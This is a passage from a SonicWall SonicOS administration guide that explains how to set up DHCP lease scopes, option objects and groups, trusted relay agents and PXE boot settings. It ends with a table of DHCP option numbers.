- **Lease Scope**—The IP address range, for example **172.16.31.2 - 172.16.31.254.**
- **Interface**—The Interface the range is assigned to.
- **Details**—Detailed information about the lease, displayed as a tool tip when you hover the mouse pointer over the **Details** icon.
- **Enable**—Check the box in the Enable column to enable the DHCP range. Uncheck it to disable the range.
- **Configure**—Click the **configure** icon to configure the DHCP range.

Current DHCP Leases

The current DHCP lease information is displayed in the **Current DHCP Leases** table. Each binding entry displays the **IP Address**, the **Ethernet Address**, and the **Type** of binding (Dynamic, Dynamic BOOTP, or Static BOOTP).

To delete a binding, which frees the IP address on the DHCP server, click the **Delete** icon next to the entry. For example, use the **Delete** icon to remove a host when it has been removed from the network, and you need to reuse its IP address.

Configuring Advanced DHCP Server Options

Topics:


- Configuring DHCP Option Objects
- Configuring DHCP Option Groups
- Configuring a Trusted DHCP Relay Agent Address Group
- Enabling Trusted DHCP Relay Agents

The DHCP Option Numbers provides a list of DHCP options by RFC-assigned option number.


Configuring DHCP Option Objects

To configure DHCP option objects, perform the following steps: In the left-hand navigation panel, navigate to **Network > DHCP Server**.

1 Under DHCP Server Settings, click the **Advanced** button. The DHCP Advanced Settings page displays. The Option Objects tab is selected by default.



2 Click the **Add Option** button. The **Add DHCP Option Objects** page displays.



3 Type a name for the option in the **Option Name** field.

4 From the **Option Number** drop-down list, select the option number that corresponds to your DHCP option. For a list of option numbers and names, refer to DHCP Option Numbers.

5 Optionally check the **Option Array** box to allow entry of multiple option values in the **Option Value** field.

6 The option type displays in the **Option Type** drop-down menu. If only one option type is available, for example, for Option Number **2 (Time Offset)**, the drop-down menu will be greyed out. If there are multiple option types available, for example, for Option Number **77 (User Class Information)**, the drop-down menu will be functional.

7 Type the option value, for example, an IP address, in the **Option Value** field. If **Option Array** is checked, multiple values may be entered, separated by a semi-colon (;).

8 Click **OK**. The object will display in the Option Objects list.


Configuring DHCP Option Groups

To configure DHCP option groups:


1 In the left-hand navigation panel, navigate to **Network > DHCP Server**.

2 Under **DHCP Server Settings**, click the **Advanced** button. The **DHCP Advanced Settings** page displays.

3 Click the **Option Groups** tab.



4 Click the **Add Group** button. The **Add DHCP Option Group** page displays.



5 Enter a name for the group in the **Name** field.

6 Select an option object from the left column and click the **->** button to add it to the group. To select multiple option objects at the same time, hold the **Ctrl** key while selecting the option objects.

7 Click **OK**. The group displays in the **Option Groups** list.

Configuring a Trusted DHCP Relay Agent Address Group

To configure the **Default Trusted Relay Agent List** Address Group, you must first configure an Address Object for each trusted relay agent, then add these Address Objects to the **Default Trusted Relay Agent List** Address Group or to a custom Address Group.

Configuration of Address Objects or Address Groups is performed on the Network > Address Objects page.

To configure Address Objects for the trusted relay agents and to configure the **Default Trusted Relay Agent List** Address Group or a custom Address Group, perform the following steps:

1 In the left-hand navigation panel, navigate to **Network > Address Objects**.

2 Under **Address Objects**, click the **Add** button.

In the **Add Address Object** window, fill in the fields with the appropriate values for the DHCP relay agent and then click **Add**. Repeat as necessary to add more relay agents. For more information about configuring address objects, see Creating and Managing Address Objects.

3 Do one of the following:

- Under **Address Groups**, to add the relay agent Address Objects to the **Default Trusted Relay Agent List** Address Group, click the **Configure** icon in the row for it.

  Select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.

- To add the relay agent Address Objects to a new, custom Address Group, click **Add Group** under **Address Groups**.

  Type a descriptive name for the Address Group into the **Name** field, and then select the desired Address Objects from the list on the left and click the right-arrow button to move them to the list on the right. When finished, click **OK**.

Enabling Trusted DHCP Relay Agents

In the DHCP Advanced Settings page, you can enable the **Trusted Relay Agent List** option using the **Default Trusted Relay Agent List** Address Group or create another Address Group using existing Address Objects.


To enable the Trusted Relay Agent List option and select the desired Address Group:

1 In the left-hand navigation panel, navigate to the **Network > DHCP Server** page.

2 Under DHCP Server Settings, click the **Advanced** button.

3 On the DHCP Advanced Settings page, click the **Trusted Agents** tab.

4 Select the **Enable Trusted DHCP Relay Agent List** check box. The **Trusted Relay Agent List** drop-down list becomes available. The drop-down list includes all existing address groups as well as the **Create new Address Object Group** option.



5 To use the **Default Trusted Relay Agent List** Address Group or another existing Address Group, select it from the drop-down list.

6 To create a custom Address Group for this option, select **Create new Address Object Group**. The **Add Address Object Group** dialog displays. Perform the following steps:

   a Fill in the **Name** field with a descriptive name for the Address Group.

   b Select the desired Address Objects in the left-hand list and move them to the list on the right by clicking the right-arrow button.

   c Click **OK**.

   In the **DHCP Advanced Settings** dialog, the new Address Group is displayed in the **Trusted Relay Agent List** drop-down menu. The new Address Group is now available on the **Network > Address Objects** page, and can be edited or deleted there.


7 On the **DHCP Advanced Settings** page, click **OK** to enable the **Trusted Relay Agent List** option with the selected Address Group.

Configuring DHCP Server for Dynamic Ranges

Because SonicOS allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure DHCP server for dynamic IP address ranges:

1 In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Dynamic**. The **Dynamic Ranges Configuration** dialog displays.



General Settings

2 In the **General** page, make sure the **Enable this DHCP Scope** check box is selected if you want to enable this range.

3 To populate the **Range Start**, **Range End**, **Default Gateway**, and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** check box near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.

> **NOTE:** To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

4 Use the populated IP address range entries in the **Range Start** and **Range End** fields or type in your own IP address range.

5 Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.

6 Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.


7 Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

8 Select **Allow BOOTP Clients to use Range** if you have BOOTP Clients on your network.

BOOTP stands for bootstrap protocol, which is a TCP/IP protocol and service that allows diskless workstations to obtain their IP address, other TCP/IP configuration information, and their boot image file from a BOOTP server.

DNS/WINS Settings

9 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.



10 If you have a domain name for the DNS server, type it in the **Domain Name** field.


11 **Inherit DNS Settings Dynamically using SonicWall's DNS Settings** automatically populates the DNS and WINS settings with the settings in the **Network > DNS** page. This option is selected by default.

12 If you do not want to use the SonicWall security appliance network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

13 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can add an additional WINS server.

Advanced Settings

14 Click on the **Advanced** tab. The **Advanced** tab allows you to configure the SonicWall DHCP server to send Cisco Call Manager information to VoIP clients on the network.



15 Under VoIP Call Managers, enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

16 Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under DHCP Generic Options.

17 In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

18 In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

19 For information on configuring DHCP Generic Options see Configuring DHCP Generic Options for DHCP Lease Scopes.

20 Click **OK** to add the settings to the SonicWall security appliance.

21 Click **Accept** for the settings to take effect on the SonicWall security appliance.


For more information on VoIP support features on the SonicWall security appliance, see VoIP Overview.

Configuring Static DHCP Entries

Static entries are IP addresses assigned to servers requiring permanent IP settings. Because SonicOS Enhanced allows multiple DHCP scopes per interface, there is no requirement that the subnet range is attached to the interface when configuring DHCP scopes.

To configure static entries:

1 In the **Network > DHCP Server** page, at the bottom of the **DHCP Server Lease Scopes** table, click **Add Static**. The **Static Entry Configuration** dialog displays.



General Settings

2 In the **General** tab, make sure the **Enable this DHCP Scope** is checked, if you want to enable this entry.

3 Enter a name for the static DNS entry in the **Entry Name** field.

4 Type the device IP address in the **Static IP Address** field.

5 Type the device Ethernet (MAC) address in the **Ethernet Address** field.

6 Type the number of minutes an IP address is used before it is issued another IP address in the **Lease Time (minutes)** field. **1440** minutes (24 hours) is the default value.

7 To populate the **Default Gateway** and **Subnet Mask** fields with default values for a certain interface, select the **Interface Pre-Populate** check box near the bottom of the page and choose the interface from the drop-down list. The populated IP addresses are in the same private subnet as the selected interface.


> **NOTE:** To select an interface from the Interface menu, it must first be fully configured and it must be of the zone type, LAN, WLAN, or DMZ, or be a VLAN sub-interface.

8 Use the populated gateway address or type the IP address of the gateway into the **Default Gateway** field.

9 Use the populated subnet mask or type the gateway subnet mask into the **Subnet Mask** field.

DNS/WINS Settings

10 Click the **DNS/WINS** tab to continue configuring the DHCP Server feature.



11 If you have a domain name for the DNS Server, type it in the **Domain Name** field.


12 **Inherit DNS Settings Dynamically from the SonicWall's DNS settings** is selected by default. When selected, the DNS Server IP fields are unavailable.

13 If you do not want to use the SonicWall security appliance network settings, select **Specify Manually**, and type the IP address of your DNS Server in the **DNS Server 1** field. You can specify two additional DNS servers.

14 If you have WINS running on your network, type the WINS server IP address(es) in the **WINS Server 1** field. You can specify an additional WINS server.

Advanced Settings

15 Click on the **Advanced** tab. The **Advanced** tab allows you to configure the SonicWall DHCP server to send Cisco Call Manager information to VoIP clients on the network.



16 Enter the IP address or FQDN of your VoIP Call Manager in the **Call Manager 1** field. You can add two additional VoIP Call Manager addresses.

17 Under Network Boot Settings, in the **Next Server** field, enter the IP address of the PXE boot server (TFTP server) that a PXE client uses during the next stage of the boot process.

The fields under Network Boot Settings are used in a Pre-boot Execution Environment (PXE), in which the client boots up using files obtained over a network interface. The PXE client obtains the IP address and name of the PXE boot server, and the boot file name, from the DHCP server.

When using these options, select **PXE** under DHCP Generic Options.

18 In the **Boot File** field, type in the name of the boot file that the PXE client can get over TFTP from the PXE boot server.

19 In the **Server Name** field, type in the DNS host name of the PXE boot server (TFTP server).

20 For information on configuring DHCP Generic Options see Configuring DHCP Generic Options for DHCP Lease Scopes.

21 Click **OK** to add the settings to the SonicWall.

22 Click **Accept** for the settings to take effect on the SonicWall.

For more information on VoIP support features on the SonicWall security appliance, see VoIP Overview.

Configuring DHCP Generic Options for DHCP Lease Scopes


This section provides configuration tasks for DHCP generic options for lease scopes.

NOTE: Before generic options for a DHCP lease scope can be configured, a static or dynamic DHCP server lease scope must be created.

The DHCP Option Numbers provides a list of DHCP options by RFC-assigned option number.

To configure DHCP generic options for DHCP server lease scopes:

1 If modifying an existing DHCP lease scope, locate the lease scope under DHCP Server Lease Scopes on the **Network > DHCP Server** page and click the Configure icon, then click the **Advanced** tab. If creating a new DHCP lease scope, click the **Advanced** tab.



2 Select a DHCP option or option group in the **DHCP Generic Option Group** drop-down menu.

When the Network Boot Settings fields are configured for use with PXE, select **PXE** here.

3 To always use DHCP options for this DHCP server lease scope, check the box next to **Send Generic options always**.

4 Click **OK**.

DHCP Option Numbers

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
2	Time Offset	Time offset in seconds from UTC
3	Router	N/4 router addresses
4	Time Servers	N/4 time server addresses
5	Name Servers	N/4 IEN-116 server addresses
6	DNS Servers	N/4 DNS server addresses
7	Log Servers	N/4 logging server addresses
8	Cookie Servers	N/4 quote server addresses
9	LPR Servers	N/4 printer server addresses
10	Impress Servers	N/4 impress server addresses
11	RLP Servers	N/4 RLP server addresses

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
12	Host Name	Hostname string
13	Boot File Size	Size of boot file in 512 byte chunks
14	Merit Dump File	Client to dump and name of file to dump to
15	Domain Name	The DNS domain name of the client
16	Swap Server	Swap server addresses
17	Root Path	Path name for root disk
18	Extension File	Patch name for more BOOTP info
19	IP Layer Forwarding	Enable or disable IP forwarding
20	Src route enabler	Enable or disable source routing
21	Policy Filter	Routing policy filters
22	Maximum DG Reassembly Size	Maximum datagram reassembly size
23	Default IP TTL	Default IP time-to-live
24	Path MTU Aging Timeout	Path MTU aging timeout
25	MTU Plateau	Path MTU plateau table
26	Interface MTU Size	Interface MTU size
27	All Subnets Are Local	All subnets are local
28	Broadcast Address	Broadcast address
29	Perform Mask Discovery	Perform mask discovery
30	Provide Mask to Others	Provide mask to others
31	Perform Router Discovery	Perform router discovery
32	Router Solicitation Address	Router solicitation address
33	Static Routing Table	Static routing table
34	Trailer Encapsulation	Trailer encapsulation
35	ARP Cache Timeout	ARP cache timeout
36	Ethernet Encapsulation	Ethernet encapsulation
37	Default TCP Time to Live	Default TCP time to live
38	TCP Keepalive Interval	TCP keepalive interval
39	TCP Keepalive Garbage	TCP keepalive garbage
40	NIS Domain Name	NIS domain name
41	NIS Server Addresses	NIS server addresses
42	NTP Servers Addresses	NTP servers addresses
43	Vendor Specific Information	Vendor specific information
44	NetBIOS Name Server	NetBIOS name server
45	NetBIOS Datagram Distribution	NetBIOS datagram distribution
46	NetBIOS Node Type	NetBIOS node type
47	NetBIOS Scope	NetBIOS scope
48	X Window Font Server	X window font server
49	X Window Display Manager	X window display manager
50	Requested IP address	Requested IP address

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
51	IP Address Lease Time	IP address lease time
52	Option Overload	Overload “sname” or “file”
53	DHCP Message Type	DHCP message type
54	DHCP Server Identification	DHCP server identification
55	Parameter Request List	Parameter request list
56	Message	DHCP error message
57	DHCP Maximum Message Size	DHCP maximum message size
58	Renew Time Value	DHCP renewal (T1) time
59	Rebinding Time Value	DHCP rebinding (T2) time
60	Client Identifier	Client identifier
61	Client Identifier	Client identifier
62	Netware/IP Domain Name	Netware/IP domain name
63	Netware/IP sub Options	Netware/IP sub options
64	NIS+ V3 Client Domain Name	NIS+ V3 client domain name
65	NIS+ V3 Server Address	NIS+ V3 server address
66	TFTP Server Name	TFTP server name
67	Boot File Name	Boot file name
68	Home Agent Addresses	Home agent addresses
69	Simple Mail Server Addresses	Simple mail server addresses
70	Post Office Server Addresses	Post office server addresses
71	Network News Server Addresses	Network news server addresses
72	WWW Server Addresses	WWW server addresses
73	Finger Server Addresses	Finger server addresses
74	Chat Server Addresses	Chat server addresses
75	StreetTalk Server Addresses	StreetTalk server addresses
76	StreetTalk Directory Assistance Addresses	StreetTalk directory assistance addresses
77	User Class Information	User class information
78	SLP Directory Agent	Directory agent information
79	SLP Service Scope	Service location agent scope
80	Rapid Commit	Rapid commit
81	FQDN, Fully Qualified Domain Name	Fully qualified domain name
82	Relay Agent Information	Relay agent information
83	Internet Storage Name Service	Internet storage name service
84	Undefined	N/A
85	Novell Directory Servers	Novell Directory Services servers
86	Novell Directory Server Tree Name	Novell Directory Services server tree name
87	Novell Directory Server Context	Novell Directory Services server context
88	BCMCS Controller Domain Name List	CMCS controller domain name list
89	BCMCS Controller IPv4 Address List	BCMCS controller IPv4 address list

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
90	Authentication	Authentication
91	Undefined	N/A
92	Undefined	N/A
93	Client System	Client system architecture
94	Client Network Device Interface	Client network device interface
95	LDAP Use	Lightweight Directory Access Protocol
96	Undefined	N/A
97	UUID/GUID Based Client Identifier	UUID/GUID-based client identifier
98	Open Group's User Authentication	Open group's user authentication
99	Undefined	N/A
100	Undefined	N/A
101	Undefined	N/A
102	Undefined	N/A
103	Undefined	N/A
104	Undefined	N/A
105	Undefined	N/A
106	Undefined	N/A
107	Undefined	N/A
108	Undefined	N/A
109	Autonomous System Number	Autonomous system number
110	Undefined	
111	Undefined	
112	NetInfo Parent Server Address	NetInfo parent server address
113	NetInfo Parent Server Tag	NetInfo parent server tag
114	URL:	URL
115	Undefined	N/A
116	Auto Configure	DHCP auto-configuration
117	Name Service Search	Name service search
118	Subnet Collection	Subnet selection
119	DNS Domain Search List	DNS domain search list
120	SIP Servers DHCP Option	SIP servers DHCP option
121	Classless Static Route Option	Classless static route option
122	CCC, CableLabs Client Configuration	CableLabs client configuration
123	GeoConf	GeoConf
124	Vendor-Identifying Vendor Class	Vendor-identifying vendor class
125	Vendor Identifying Vendor Specific	Vendor-identifying vendor specific
126	Undefined	N/A
127	Undefined	N/A
128	TFTP Server IP Address	TFTP server IP address for IP phone software load

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
129	Call Server IP Address	Call server IP address
130	Discrimination String	Discrimination string to identify vendor
131	Remote Statistics Server IP Address	Remote statistics server IP address
132	802.1Q VLAN ID	IEEE 802.1Q VLAN ID
133	802.1Q L2 Priority	IEEE 802.1Q layer 2 priority
134	Diffserv Code Point	Diffserv code point for VoIP signalling and media streams
135	HTTP Proxy For Phone Applications	HTTP proxy for phone-specific applications
136	Undefined	N/A
137	Undefined	N/A
138	Undefined	N/A
139	Undefined	N/A
140	Undefined	N/A
141	Undefined	N/A
142	Undefined	N/A
143	Undefined	N/A
144	Undefined	N/A
145	Undefined	N/A
146	Undefined	N/A
147	Undefined	N/A
148	Undefined	N/A
149	Undefined	N/A
